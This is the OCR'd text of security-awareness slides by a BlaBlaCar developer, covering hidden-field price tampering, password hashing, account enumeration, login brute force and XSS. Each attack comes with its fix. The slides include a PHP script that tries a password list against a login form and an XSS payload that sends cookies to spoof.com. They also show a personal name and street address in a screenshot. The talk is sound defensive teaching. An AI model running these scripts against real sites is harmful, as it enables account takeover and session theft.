
Bla Bla Car
Web Security
Let's Hack to Protect!
Alain Tiemblo
Security Lead Developer

About Me

Alain Tiemblo

Web Security Lead Developer @ BlaBlaCar

Bla Bla Car

Why does security matter?

Disclaimer!

The following example is something I did years ago…!

Now I am an angel

Bla Bla Car

VOYAGEUR

au rythme de vos envies

SNCF

Plus vous voyagez, plus vous gagnez

Des services adaptés à vos besoins

Des réductions sur vos billets de train

DÉJÀ MEMBRE ?

N° de carte de fidélité

29090109 Votre n° de carte › *Égarée ?*

Mot de passe

Votre mot de passe › *Oublié ?*

Rester connecté

SE CONNECTER

PAS ENCORE MEMBRE?

S'INSCRIRE GRATUITEMENT

LE PROGRAMME

ACTUALITÉS

BESOIN D'AIDE

PARTAGEZ LE PROGRAMME

J'aime 3584

Partager sur Facebook


Tweet


NOS PARTENAIRES

AVIS EFFIA

Mentions légales | Conditions générales


Bla Bla Car


story Bookmarks Tools Window Help
Tue 19:09:18 Alain
Vos primes et cadeaux | Voyageur
/home...o/echo.php
http://local...ranslate.php
Databases and Doctrine...
choice Field Type (curre...
Regex (current) - Symfo...
Mapper
Vos primes et cadeaux |...
sncf.com/logue/recompense/catalogue-prime
Google
simple, échangez vos points et vous recevrez par courrier un bon à utiliser en gare ou boutique.
1 400 points
1 400 points
Choisissez la quantité :
1
soit 1400 points
COMMANDER
Conditions de réservation / mentions légales
Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train
Les primes les plus consultées
Les primes les plus commandées
Mes dernières primes consultées


The Web page
The debugger
Vos primes et cadeaux | Voyageur
1 400 points
Choisissez la quantité :
soit 1400 points
COMMANDER
Conditions de réservation / mentions légales
Les primes les plus consultées
Les primes les plus commandées
Mes dernières primes consultées
Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train

1
<input id="qte" type="hidden" value="6" name="qte">


<img id="bt_commander" class="img_inline commander" title="Commander" src="./templates/trans.gif">
#monachat 916_style.css (line 1)
#bloc_quantite {
font-size: 12px;
font-weight: bold;
}
#monachat { 916_style.css (line 1)
border-collapse: collapse;
border-spacing: 0;
text-align: center;
}


Prime Promo AS 2de cl
Concerts
Parcs de loisirs
Bon de réduction 7 euros Train
Les primes les
Mes dernières
antite < div#monachat < div#fich...ENERIQUE < div.page...e_border < div#page_prime <
v class="selection_quantite">

1
<input id="qte" type="hidden" value="6" name="qte">

iv>
lass="selection_total">
Bla Bla Car


SNCF
M. ALAIN TREMBLO
151 BOULEVARD JULES VERNE
44300 NANTES


Sprint Goal
To review
Blocked
In progress
Backlog
Next
Trips publication

Bla Bla Car

Password Hashing

Bla Bla Car

Do not store passwords clear!

- Compromising of databases
- Company’s responsibility

Hashing just the password is bad!

Hint:

“Based on 15 millions Google accounts, 50% of users choose from the same ~1 million passwords”

```
mysql> SELECT
    ->     SUBSTRING(password, 1, 12) AS pwd,
    ->     COUNT(*) AS nb,
    ->     GROUP_CONCAT(username) AS users
    -> FROM user
    -> GROUP BY password ORDER BY nb DESC LIMIT 10;
+--------------+----+-----------------------------------------------+
| pwd          | nb | users                                         |
+--------------+----+-----------------------------------------------+
| 0ebff516db2c |  7 | Julian,Sharon,Nelson,Britt,Idalia,Vernie,Richard |
| 212dbc3842fd |  7 | Annalisa,Paulita,Kathey,Jewel,Amie,Bert,Florence |
| 3cd1b98a95e3 |  7 | Rochell,Trina,Lera,Britni,Mandie,Candra,Loria    |
| 04422a6a714d |  6 | Emma,Jeannie,Lakendra,Samuel,Sandi,Marsha        |
| 72d40147b948 |  6 | Maryanne,Marylynn,Yolanda,Ericka,Sterling,Paris  |
| 88d9734ccc63 |  6 | Madelene,Tyra,Majorie,Erwin,Calandra,Glennie     |
| b65dfb3b13d7 |  6 | Emanuel,Philip,Neville,Rufina,Kenia,Ha           |
| 12a8152bd770 |  5 | Damon,Sandy,Lavenia,Hanna,Beulah                 |
| 2696718d7a33 |  5 | Elliot,Darell,Sid,Lazaro,Leah                    |
| 2704a57541c2 |  5 | Winona,Boyce,Lillie,Johana,Scarlett              |
+--------------+----+-----------------------------------------------+
10 rows in set (0.02 sec)
```

Bla Bla Car

Solutions

- concatenate password with a unique salt per user
- use a more complex algorithm such as bcrypt

They leaked data :(

Adobe
152M accounts

Ashley Madison
31M accounts

000webhost
14M accounts

gamigo
8M accounts

Heroes of Newerth
8M accounts

Bla Bla Car

Going further

';--have i been pwned?

https://haveibeenpwned.com

Bla Bla Car


Brute Force Password Reset

Principle

- Attacker has a large list of emails, and he wants to know which ones have an account on our website.

- He tries to reset the password for each email until he gets a message other than “This account doesn’t exist”...

Bla Bla Car



Yep, this email has an account at BlaBlaCar.

Nope, this email has no account with us.

Bla Bla Car

Solution

- Always display a success message
- Do not reset passwords more than once a day

Brute Force Login

Principle

- Attacker has (somehow) obtained a member’s email.
- He also possesses a list of common passwords.
- He tries to log in using the email he’s obtained and the whole list of passwords.

Bla Bla Car

Testing a dictionary of passwords is as simple as that.

Thanks Fabien!


```php
<?php

require 'vendor/autoload.php';

$client    = new Goutte\Client();
$passwords = file('passwords.txt', FILE_IGNORE_NEW_LINES);

foreach ($passwords as $password) {
    $crawler = $client
        ->request('GET', 'https://www.blablacar.co.uk/login')
        ->selectButton('Log in')->form()
        ->submit($form, [
            '_username' => 'victim@example.com',
            '_password' => $password
        ])
    ;

    if (0 === count($crawler->filter('.alert-error'))) {
        echo "Password found: {$password}\n";
        break ;
    }
}
```

Bla Bla Car

Solution

Limit number of login tries

Cross-Site Scripting




Bla Bla Car


Hacker’s goal

Code injection

We need to gather information...



And we display them back.



Bla Bla Car

Unsafe code looks like:

```
<h1 class="user-presentation">Hello <?php echo $name ?></h1>
```

What if hacker sets his name to:

```
<b>Alain</b>
```

Bla Bla Car

Even worse:

```
<script>
    document.location = 'http://spoof.com?cookie=' + document.cookies;
</script>
```

```
<iframe src="http://spoof.com"></iframe>
```

Bla Bla Car

Solutions

- Proper escaping strategy taking care of the encoding

```
<h1 class="user-presentation">
    Hello <?php echo htmlspecialchars($name, ENT_QUOTES | ENT_SUBSTITUTE, 'utf-8'); ?>
</h1>
```

- Use Twig template engine!

```
<h1 class="user-presentation">Hello {{ name }}</h1>
```

Bla Bla Car

Pitfall: wrong escaping strategy

```twig
{# file.html.twig #}
<div>{{ content }}</div>
```

=

```twig
{# file.html.twig #}
<div>{{ content | e }}</div>
```

=

```twig
{# file.html.twig #}
<div>{{ content | e('html') }}</div>
```

Bla Bla Car

html_attr

A better XML compliance

```twig
{# file.html.twig #}
<div class="{{ content }}"></div>
```

```twig
{# file.html.twig #}
<div class="{{ content|e('html_attr') }}"></div>
```

Bla Bla Car

js

`alert(document.cookie);` in `regex`?

```twig
{# file.html.twig #}
<script>
    var regex = {{ regex }};
    // ...
</script>

{# will output #}
<script>
    var regex = alert(document.cookie);
    // ...
</script>
